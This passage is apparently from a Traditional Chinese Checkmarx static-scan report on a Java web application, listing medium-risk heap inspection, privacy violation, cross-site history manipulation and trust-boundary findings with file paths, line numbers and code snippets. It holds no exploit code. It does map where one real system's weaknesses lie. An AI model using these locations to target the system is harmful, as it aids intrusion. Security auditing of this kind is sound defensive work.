Heap Inspection\路徑 13:

嚴重程度: 中風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=80

結果評論

狀態新的

TGL-CSIS-Web/src/main/webapp/demo/captchDemo.xhtml 中第 21 行的 方法定義了被設計用來存放使用者密碼的 pwdnotifyprintlistmgbn。然而,當純文字密碼被指定到 pwdnotifyprintlistmgbn 後,這個變數沒有從記憶體中被清除。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/demo/captchDem o.xhtml	TGL-CSIS- Web/src/main/webapp/demo/captchDem o.xhtml
行	21	21
物件	pwdnotifyprintlistmgbn	pwdnotifyprintlistmgbn

代碼片斷

檔案名稱 TGL-CSIS-Web/src/main/webapp/demo/captchDemo.xhtml

方法

21.

Heap Inspection\路徑 14:

嚴重程度: 中風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=81



結果評論

狀態新的

TGL-CSIS-Web/src/main/webapp/demo/captchDemo.xhtml 中第 21 行的 方法定義了被設計用來存放使用者密碼的 pwdnotifyprintmgbn。然而,當純文字密碼被指定到 pwdnotifyprintmgbn 後,這個變數沒有從記憶體中被清除。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/demo/captchDem o.xhtml	TGL-CSIS- Web/src/main/webapp/demo/captchDem o.xhtml
行	21	21
物件	pwdnotifyprintmgbn	pwdnotifyprintmgbn

代碼片斷

檔案名稱

方法

TGL-CSIS-Web/src/main/webapp/demo/captchDemo.xhtml

21.

Heap Inspection\路徑 15:

嚴重程度: 中風險結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=82

結果評論

狀態新的

TGL-CSIS-Web/src/main/webapp/demo/captchDemo.xhtml 中第 21 行的 方法定義了被設計用來存放使用者密碼的 pwdnotifyprintviewmgbn。然而,當純文字密碼被指定到 pwdnotifyprintviewmgbn 後,這個變數沒有從記憶體中被清除。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/demo/captchDem o.xhtml	TGL-CSIS- Web/src/main/webapp/demo/captchDem o.xhtml
行	21	21
物件	pwdnotifyprintviewmgbn	pwdnotifyprintviewmgbn

代碼片斷 檔案名稱

TGL-CSIS-Web/src/main/webapp/demo/captchDemo.xhtml

方法

21.

Heap Inspection\路徑 16:

嚴重程度: 中風險



結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=83

結果評論

狀態 新的

TGL-CSIS-Web/src/main/webapp/demo/captchDemo.xhtml 中第 21 行的 方法定義了被設計用來存放使用者密碼的 pwdnotifyreprintmgbn。然而,當純文字密碼被指定到 pwdnotifyreprintmgbn 後,這個變數沒有從記憶體中被清除。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/demo/captchDem o.xhtml	TGL-CSIS- Web/src/main/webapp/demo/captchDem o.xhtml
行	21	21
物件	pwdnotifyreprintmgbn	pwdnotifyreprintmgbn

代碼片斷

檔案名稱

方法

TGL-CSIS-Web/src/main/webapp/demo/captchDemo.xhtml

21.

Heap Inspection\路徑 17:

嚴重程度: 中風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=84

結果評論

狀態新的

TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/templates/MainWestMgBn.java 中第 316 行的 goHomePage 方法定義了被設計用來存放使用者密碼的 pwdValidday。然而,當純文字密碼被指定到 pwdValidday 後,這個變數沒有從記憶體中被清除。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/templates/MainWestMgBn.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/templates/MainWestMgBn.java
行	324	324
物件	pwdValidday	pwdValidday

代碼片斷

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/templates/MainWestMgBn.java

方法 public void goHomePage() throws Exception {

PAGE 40 OF 300



....
324. int pwdValidday =

logonWebUserBean.getPwdValidDay();

Heap Inspection\路徑 18:

 嚴重程度:
 中風險

 結果狀態:
 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=85

結果評論

狀態新的

TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/SingleSignOnSvlt.java 中第 65 行的 processRequest 方法定義了被設計用來存放使用者密碼的 userPwd。然而,當純文字密碼被指定到 userPwd 後,這個變數沒有從記憶體中被清除。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/svl t/SingleSignOnSvlt.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/svl t/SingleSignOnSvlt.java
行	122	122
物件	userPwd	userPwd

代碼片斷

檔案名稱 方法 TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/SingleSignOnSvlt.java private void processRequest(HttpServletRequest request, HttpServletResponse response) {

....
122.
sysUser.getUserPwd();

String userPwd =

Heap Inspection\路徑 19:

嚴重程度: 中風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=86

結果評論

狀態新的

TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/logon/LogonMgBn.java 中第82行的密碼方法定義了被設計用來存放使用者密碼的 userPwd。然而,當純文字密碼被指定到 userPwd後,這個變數沒有從記憶體中被清除。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/l ogon/LogonMgBn.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/l ogon/LogonMgBn.java
行	82	82



物件 userPwd userPwd

代碼片斷

檔案名稱 TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/logon/LogonMgBn.java

方法 private String userPwd; // 密碼

. . . .

82. private String userPwd; // 密碼

Heap Inspection\路徑 20:

嚴重程度: 中風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=87

結果評論

狀態 新的

TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/posfunction/validator/PosItem11ValidatorMoney.java中第 28 行的 validate 方法定義了被設計用來存放使用者密碼的

passFailCode。然而,當純文字密碼被指定到 passFailCode 後,這個變數沒有從記憶體中被清除。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/posfunction/validator/PosItem11Va lidatorMoney.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ main/posfunction/validator/PosItem11Va lidatorMoney.java
行	43	43
物件	passFailCode	passFailCode

代碼片斷

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/posfunction/validator/PosItem11Va

lidatorMoney.java

方法 public void validate(FacesContext context, UIComponent component, Object

value) throws ValidatorException {

43. int passFailCode = 0;

Heap Inspection\路徑 21:

 嚴重程度:
 中風險

 結果狀態:
 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=88

結果評論

狀態新的

TGL-CSIS-Web/src/main/webapp/demo/captchDemo.xhtml 中第 21 行的 方法定義了被設計用來存放使用者密碼的 passwordrecoveryflowmgbn。然而,當純文字密碼被指定到 passwordrecoveryflowmgbn 後,這個變數沒有從記憶體中被清除。



	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/demo/captchDem o.xhtml	TGL-CSIS- Web/src/main/webapp/demo/captchDem o.xhtml
行	21	21
物件	passwordrecoveryflowmgbn	passwordrecoveryflowmgbn

代碼片斷 檔案名稱

TGL-CSIS-Web/src/main/webapp/demo/captchDemo.xhtml

方法

21.

Privacy Violation

查詢路徑:

Java\Cx\Java Medium Threat\Privacy Violation 版本:6

類別

PCI DSS v3.2: PCI DSS (3.2) - 6.5.1 - Injection flaws - particularly SQL injection

OWASP Top 10 2013: A6-Sensitive Data Exposure FISMA 2014: Identification And Authentication OWASP Top 10 2017: A3-Sensitive Data Exposure

NIST SP 800-53: SC-4 Information in Shared Resources (P1)

描述

Privacy Violation\路徑 1:

 嚴重程度:
 中風險

 結果狀態:
 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=283

結果評論

狀態新的

方法在TGL-CSIS-Web/src/main/webapp/Main/OwnerArea/OwnerCreditCardMaintain.xhtml第1 行將使用者個人資訊送至應用程式外。這可能構成侵犯隱私權(Privacy Violation)。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/Main/OwnerArea/ OwnerCreditCardMaintain.xhtml	TGL-CSIS- Web/src/main/webapp/Main/OwnerArea/ OwnerCreditCardMaintain.xhtml
行	51	46
物件	onwerCreditCardMgBn	CxOutput

代碼片斷

檔案名稱 TGL-CSIS-

Web/src/main/webapp/Main/OwnerArea/OwnerCreditCardMaintain.xhtml

方法 <?xml version="1.0" encoding="UTF-8"?>



```
control c
```

Privacy Violation\路徑 2:

 嚴重程度:
 中風險

 結果狀態:
 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=284

結果評論

狀態新的

方法在TGL-CSIS-Web/src/main/webapp/Main/OwnerArea/OwnerCreditCardMaintain.xhtml第1行將使用者個人資訊送至應用程式外。這可能構成侵犯隱私權(Privacy Violation)。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/Main/OwnerArea/ OwnerCreditCardMaintain.xhtml	TGL-CSIS- Web/src/main/webapp/Main/OwnerArea/ OwnerCreditCardMaintain.xhtml
行	57	46
物件	onwerCreditCardMgBn	CxOutput

代碼片斷

方法

檔案名稱 TGL-CSIS-

Web/src/main/webapp/Main/OwnerArea/OwnerCreditCardMaintain.xhtml

<?xml version="1.0" encoding="UTF-8"?>

value="#{onwerCreditCardMgBn.newMonth}"

ch:outputText
value="#{policyData.validDate}" >

Privacy Violation\路徑 3:

嚴重程度: 中風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=285

結果評論

狀態新的

方法在TGL-CSIS-Web/src/main/webapp/Main/OwnerArea/OwnerCreditCardMaintain.xhtml第1 行將使用者個人資訊送至應用程式外。這可能構成侵犯隱私權(Privacy Violation)。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/Main/OwnerArea/	TGL-CSIS- Web/src/main/webapp/Main/OwnerArea/



	OwnerCreditCardMaintain.xhtml	OwnerCreditCardMaintain.xhtml
行	66	46
物件	onwerCreditCardMgBn	CxOutput

檔案名稱 TGL-CSIS-

Web/src/main/webapp/Main/OwnerArea/OwnerCreditCardMaintain.xhtml

方法 <?xml version="1.0" encoding="UTF-8"?>

control of the c

Privacy Violation\路徑 4:

嚴重程度: 中風險結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=286

結果評論

狀態新的

方法在TGL-CSIS-Web/src/main/webapp/Main/OwnerArea/OwnerCreditCardMaintain.xhtml第1 行將使用者個人資訊送至應用程式外。這可能構成侵犯隱私權(Privacy Violation)。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/Main/OwnerArea/ OwnerCreditCardMaintain.xhtml	TGL-CSIS- Web/src/main/webapp/Main/OwnerArea/ OwnerCreditCardMaintain.xhtml
行	51	43
物件	onwerCreditCardMgBn	CxOutput

代碼片斷

檔案名稱 TGL-CSIS-

Web/src/main/webapp/Main/OwnerArea/OwnerCreditCardMaintain.xhtml

方法 <?xml version="1.0" encoding="UTF-8"?>

converged to the second s

value- #{policybaca.calabank} //

Privacy Violation\路徑 5:

 嚴重程度:
 中風險

 結果狀態:
 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid



=10681&pathid=287

結果評論

狀態新的

方法在TGL-CSIS-Web/src/main/webapp/Main/OwnerArea/OwnerCreditCardMaintain.xhtml第1 行將使用者個人資訊送至應用程式外。這可能構成侵犯隱私權(Privacy Violation)。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/Main/OwnerArea/ OwnerCreditCardMaintain.xhtml	TGL-CSIS- Web/src/main/webapp/Main/OwnerArea/ OwnerCreditCardMaintain.xhtml
行	57	43
物件	onwerCreditCardMgBn	CxOutput

代碼片斷

檔案名稱 TGL-CSIS-

Web/src/main/webapp/Main/OwnerArea/OwnerCreditCardMaintain.xhtml

方法 <?xml version="1.0" encoding="UTF-8"?>

57.

value="#{onwerCreditCardMgBn.newMonth}"

43.

43. <h:outputText

value="#{policyData.cardBank}" />

Privacy Violation\路徑 6:

 嚴重程度:
 中風險

 結果狀態:
 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=288

結果評論

狀態新的

方法在TGL-CSIS-Web/src/main/webapp/Main/OwnerArea/OwnerCreditCardMaintain.xhtml第1 行將使用者個人資訊送至應用程式外。這可能構成侵犯隱私權(Privacy Violation)。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/Main/OwnerArea/ OwnerCreditCardMaintain.xhtml	TGL-CSIS- Web/src/main/webapp/Main/OwnerArea/ OwnerCreditCardMaintain.xhtml
行	66	43
物件	onwerCreditCardMgBn	CxOutput

代碼片斷

檔案名稱 TGL-CSIS-

Web/src/main/webapp/Main/OwnerArea/OwnerCreditCardMaintain.xhtml

方法 <?xml version="1.0" encoding="UTF-8"?>



```
convalue="#{onwerCreditCardMgBn.newYear}"
convalue="#{onwerCreditCa
```

Privacy Violation\路徑 7:

嚴重程度: 中風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=289

結果評論

狀態新的

方法在TGL-CSIS-Web/src/main/webapp/Main/OwnerArea/OwnerCreditCardMaintain.xhtml第1行將使用者個人資訊送至應用程式外。這可能構成侵犯隱私權(Privacy Violation)。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/Main/OwnerArea/ OwnerCreditCardMaintain.xhtml	TGL-CSIS- Web/src/main/webapp/Main/OwnerArea/ OwnerCreditCardMaintain.xhtml
行	31	69
物件	onwerCreditCardMgBn	CxOutput

代碼片斷

檔案名稱 TGL-CSIS-

Web/src/main/webapp/Main/OwnerArea/OwnerCreditCardMaintain.xhtml

方法 <?xml version="1.0" encoding="UTF-8"?>

Privacy Violation\路徑 8:

嚴重程度: 中風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=290

結果評論

狀態新的

方法在TGL-CSIS-Web/src/main/webapp/Main/OwnerArea/OwnerCreditCardMaintain.xhtml第1行將使用者個人資訊送至應用程式外。這可能構成侵犯隱私權(Privacy Violation)。

	來源	目的地
檔案	TGL-CSIS-	TGL-CSIS-



	Web/src/main/webapp/Main/OwnerArea/ OwnerCreditCardMaintain.xhtml	Web/src/main/webapp/Main/OwnerArea/ OwnerCreditCardMaintain.xhtml
行	51	69
物件	onwerCreditCardMgBn	CxOutput

檔案名稱 TGL-CSIS-

Web/src/main/webapp/Main/OwnerArea/OwnerCreditCardMaintain.xhtml

方法 <?xml version="1.0" encoding="UTF-8"?>

converceditCardMgBn.cardNoPara |
converceditCardMgBn.cardNoPara |
converceditCardMgBn.cardNoPara |
converceditCardMgBn.cardNoPara |
converceditCardMgBn.cardNoPara |
converceditCardMgBn.yearPicker |
converceditCardMgBn.yearPick

Privacy Violation\路徑 9:

 嚴重程度:
 中風險

 結果狀態:
 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=291

結果評論

狀態新的

方法在TGL-CSIS-Web/src/main/webapp/Main/OwnerArea/OwnerCreditCardMaintain.xhtml第1 行將使用者個人資訊送至應用程式外。這可能構成侵犯隱私權(Privacy Violation)。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/Main/OwnerArea/ OwnerCreditCardMaintain.xhtml	TGL-CSIS- Web/src/main/webapp/Main/OwnerArea/ OwnerCreditCardMaintain.xhtml
行	57	69
物件	onwerCreditCardMgBn	CxOutput

代碼片斷

檔案名稱 TGL-CSIS-

Web/src/main/webapp/Main/OwnerArea/OwnerCreditCardMaintain.xhtml

方法 <?xml version="1.0" encoding="UTF-8"?>

value="#{onwerCreditCardMgBn.newMonth}"

f:selectItems
value="#{onwerCreditCardMgBn.yearPicker}" />

Privacy Violation\路徑 10:

嚴重程度: 中風險 結果狀態: 校驗



線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=292

結果評論

狀態新的

方法在TGL-CSIS-Web/src/main/webapp/Main/OwnerArea/OwnerCreditCardMaintain.xhtml第1 行將使用者個人資訊送至應用程式外。這可能構成侵犯隱私權(Privacy Violation)。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/Main/OwnerArea/ OwnerCreditCardMaintain.xhtml	TGL-CSIS- Web/src/main/webapp/Main/OwnerArea/ OwnerCreditCardMaintain.xhtml
行	66	69
物件	onwerCreditCardMgBn	CxOutput

代碼片斷

檔案名稱 TGL-CSIS-

Web/src/main/webapp/Main/OwnerArea/OwnerCreditCardMaintain.xhtml

<f:selectItems

方法 <?xml version="1.0" encoding="UTF-8"?>

66.

value="#{onwerCreditCardMgBn.newYear}"

60

value="#{onwerCreditCardMgBn.yearPicker}" />

Privacy Violation\路徑 11:

嚴重程度: 中風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=293

結果評論

狀態新的

方法在TGL-CSIS-Web/src/main/webapp/Main/OwnerArea/OwnerCreditCardMaintain.xhtml第1 行將使用者個人資訊送至應用程式外。這可能構成侵犯隱私權(Privacy Violation)。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/Main/OwnerArea/ OwnerCreditCardMaintain.xhtml	TGL-CSIS- Web/src/main/webapp/Main/OwnerArea/ OwnerCreditCardMaintain.xhtml
行	51	60
物件	onwerCreditCardMgBn	CxOutput

代碼片斷

檔案名稱 TGL-CSIS-

Web/src/main/webapp/Main/OwnerArea/OwnerCreditCardMaintain.xhtml

方法 <?xml version="1.0" encoding="UTF-8"?>



```
content of the second content of the se
```

Privacy Violation\路徑 12:

嚴重程度: 中風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=294

結果評論

狀態新的

方法在TGL-CSIS-Web/src/main/webapp/Main/OwnerArea/OwnerCreditCardMaintain.xhtml第1行將使用者個人資訊送至應用程式外。這可能構成侵犯隱私權(Privacy Violation)。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/Main/OwnerArea/ OwnerCreditCardMaintain.xhtml	TGL-CSIS- Web/src/main/webapp/Main/OwnerArea/ OwnerCreditCardMaintain.xhtml
行	57	60
物件	onwerCreditCardMgBn	CxOutput

代碼片斷

檔案名稱 TGL-CSIS-

Web/src/main/webapp/Main/OwnerArea/OwnerCreditCardMaintain.xhtml

方法 <?xml version="1.0" encoding="UTF-8"?>

value="#{onwerCreditCardMgBn.newMonth}"

cond
f:selectItems
value="#{onwerCreditCardMgBn.monthPicker}" />

Privacy Violation\路徑 13:

 嚴重程度:
 中風險

 結果狀態:
 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=295

結果評論

狀態新的

方法在TGL-CSIS-Web/src/main/webapp/Main/OwnerArea/OwnerCreditCardMaintain.xhtml第1 行將使用者個人資訊送至應用程式外。這可能構成侵犯隱私權(Privacy Violation)。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/Main/OwnerArea/	TGL-CSIS- Web/src/main/webapp/Main/OwnerArea/



	OwnerCreditCardMaintain.xhtml	OwnerCreditCardMaintain.xhtml
行	66	60
物件	onwerCreditCardMgBn	CxOutput

方法

TGL-CSIS-檔案名稱

Web/src/main/webapp/Main/OwnerArea/OwnerCreditCardMaintain.xhtml

<?xml version="1.0" encoding="UTF-8"?>

66. value="#{onwerCreditCardMgBn.newYear}"

60. <f:selectItems

value="#{onwerCreditCardMgBn.monthPicker}" />

Cross Site History Manipulation

杳詢路徑:

Java\Cx\Java Medium Threat\Cross Site History Manipulation 版本:1

OWASP Top 10 2013: A8-Cross-Site Request Forgery (CSRF)

Cross Site History Manipulation\路徑 1:

嚴重程度: 中風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=273

結果評論

狀態 新的

TGL-CSIS-Web/src/main/java/com/tgl/csis/web/filter/EDDARefererFilter.java 中第 48 行的 doFilter 方法可能會造成伺服器端的狀態值洩漏, 使得其他使用者可以從其他網站追蹤這些資料, 這樣足以構成 隱私權侵犯。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/filt er/EDDARefererFilter.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/filt er/EDDARefererFilter.java
行	88	88
物件	if	if

代碼片斷

檔案名稱 TGL-CSIS-Web/src/main/java/com/tgl/csis/web/filter/EDDARefererFilter.java

方法 public void doFilter(ServletRequest request, ServletResponse response,

FilterChain chain)



```
if (webSessionBean == null) {
```

Cross Site History Manipulation\路徑 2:

 嚴重程度:
 中風險

 結果狀態:
 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=274

結果評論

狀態新的

TGL-CSIS-Web/src/main/java/com/tgl/csis/web/filter/LogonCheckFilter.java 中第 52 行的 doFilter 方法可能會造成伺服器端的狀態值洩漏, 使得其他使用者可以從其他網站追蹤這些資料, 這樣足以構成隱私權侵犯。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/filt er/LogonCheckFilter.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/filt er/LogonCheckFilter.java
行	63	63
物件	if	if

代碼片斷 檔案名稱

方法

TGL-CSIS-Web/src/main/java/com/tgl/csis/web/filter/LogonCheckFilter.java public void doFilter(ServletRequest request, ServletResponse response, FilterChain chain)

```
if (logonService.isUserLogout(webSessionBean) == true)
{
```

Cross Site History Manipulation\路徑 3:

嚴重程度: 中風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=275

結果評論

狀態新的

TGL-CSIS-Web/src/main/java/com/tgl/csis/web/filter/LogonCheckFilter.java 中第 52 行的 doFilter 方法可能會造成伺服器端的狀態值洩漏, 使得其他使用者可以從其他網站追蹤這些資料, 這樣足以構成隱私權侵犯。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/filt er/LogonCheckFilter.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/filt er/LogonCheckFilter.java
行	62	62



物件 if if

代碼片斷

檔案名稱 方法 TGL-CSIS-Web/src/main/java/com/tgl/csis/web/filter/LogonCheckFilter.java public void doFilter(ServletRequest request, ServletResponse response, FilterChain chain)

if (webSessionBean != null) {

Cross Site History Manipulation\路徑 4:

嚴重程度: 中風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=276

結果評論

狀態新的

TGL-CSIS-Web/src/main/java/com/tgl/csis/web/filter/RefererFilter.java 中第 49 行的 doFilter 方法可能會造成伺服器端的狀態值洩漏,使得其他使用者可以從其他網站追蹤這些資料,這樣足以構成隱私權侵犯。

	~	
	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/filt er/RefererFilter.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/filt er/RefererFilter.java
行	90	90
物件	if	if

代碼片斷

檔案名稱 方法 TGL-CSIS-Web/src/main/java/com/tgl/csis/web/filter/RefererFilter.java public void doFilter(ServletRequest request, ServletResponse response, FilterChain chain)

90. if (webSessionBean != null) {

Cross Site History Manipulation\路徑 5:

嚴重程度: 中風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=277

結果評論

狀態新的

TGL-CSIS-Web/src/main/java/com/tgl/csis/web/filter/SingleSignOnFilter.java 中第 37 行的 doFilter 方法可能會造成伺服器端的狀態值洩漏,使得其他使用者可以從其他網站追蹤這些資料,這樣足以構成隱私權侵犯。

來源 目的地



檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/filt er/SingleSignOnFilter.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/filt er/SingleSignOnFilter.java
行	44	44
物件	if	if

檔案名稱 方法 TGL-CSIS-Web/src/main/java/com/tgl/csis/web/filter/SingleSignOnFilter.java public void doFilter(ServletRequest request, ServletResponse response, FilterChain chain)

```
44. if(!"Y".equals(allowStaff)) {
```

Cross Site History Manipulation\路徑 6:

嚴重程度: 中風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=278

結果評論

狀態新的

TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/SingleSignOnSvlt.java 中第 65 行的 processRequest 方法可能會造成伺服器端的狀態值洩漏,使得其他使用者可以從其他網站追蹤這些資料,這樣足以構成隱私權侵犯。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/svl t/SingleSignOnSvlt.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/svl t/SingleSignOnSvlt.java
行	76	76
物件	if	if

代碼片斷

檔案名稱 方法 TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/SingleSignOnSvlt.java private void processRequest(HttpServletRequest request, HttpServletResponse response) {

```
if (resultMap.size() > 1) {
```

Cross Site History Manipulation\路徑 7:

嚴重程度: 中風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=279

結果評論

狀態 新的



TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/SingleSignOnSvlt.java 中第 65 行的 processRequest 方法可能會造成伺服器端的狀態值洩漏,使得其他使用者可以從其他網站追蹤這些資料,這樣足以構成隱私權侵犯。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/svl t/SingleSignOnSvlt.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/svl t/SingleSignOnSvlt.java
行	171	171
物件	if	if

代碼片斷

檔案名稱 方法 TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/SingleSignOnSvlt.java private void processRequest(HttpServletRequest request, HttpServletResponse response) {

if (ssoServiceCount > 2) {

Cross Site History Manipulation\路徑 8:

 嚴重程度:
 中風險

 結果狀態:
 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=280

結果評論

狀態新的

TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/JsfRedirectStrategy.java 中第 39 行的 onInvalidSessionDetected

方法可能會造成伺服器端的狀態值洩漏, 使得其他使用者可以從其他網站追蹤這些資料, 這樣足以構成 隱私權侵犯。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ base/JsfRedirectStrategy.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/ base/JsfRedirectStrategy.java
行	56	56
物件	if	if

代碼片斷 檔案名稱

方法

TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/JsfRedirectStrategy.java public void onInvalidSessionDetected(HttpServletRequest request, HttpServletResponse response)

```
....
56. if (ajaxRedirect) {
```

Trust Boundary Violation

查詢路徑:



Java\Cx\Java Medium Threat\Trust Boundary Violation 版本:2

類別

OWASP Top 10 2017: A5-Broken Access Control

NIST SP 800-53: SI-10 Information Input Validation (P1)

FISMA 2014: System And Information Integrity

描述

Trust Boundary Violation\路徑 1:

嚴重程度: 中風險 結果狀態: 校驗

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=296

結果評論

狀態新的

方法redirectCSIS在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/controller/ec/EcExternalConnection.java第39

行,元素request取得使用者輸入。該元素值於程式流程中沒有被正確地過濾(Filter)或驗證,並最終存儲在伺服器端的會話(Session),在logon行TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/controller/service/EcExternalService.java的第191行。這構成一個信任 邊界衝突(Trust Boundary Violation)。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/co ntroller/ec/EcExternalConnection.java	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/co ntroller/service/EcExternalService.java
行	39	242
物件	request	csisNameList

代碼片斷

檔案名稱

TGL-CSIS-

方法

Web/src/main/java/com/tgl/csis/web/controller/ec/EcExternalConnection.java public @ResponseBody ModelAndView redirectCSIS(HttpServletRequest request, HttpServletResponse response) {

```
39. public @ResponseBody ModelAndView redirectCSIS(HttpServletRequest request, HttpServletResponse response) {
```

A

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/controller/service/EcExternalService.java

方法 public String logon(HttpServletRequest rq, String userId) throws

ParameterValidationException, IOException {

```
....
242.
    webSessionBean.getSession().setAttribute("csisNameList",
csisNameList);
```



Trust Boundary Violation\路徑 2:

嚴重程度: 中風險 結果狀態: 校驗

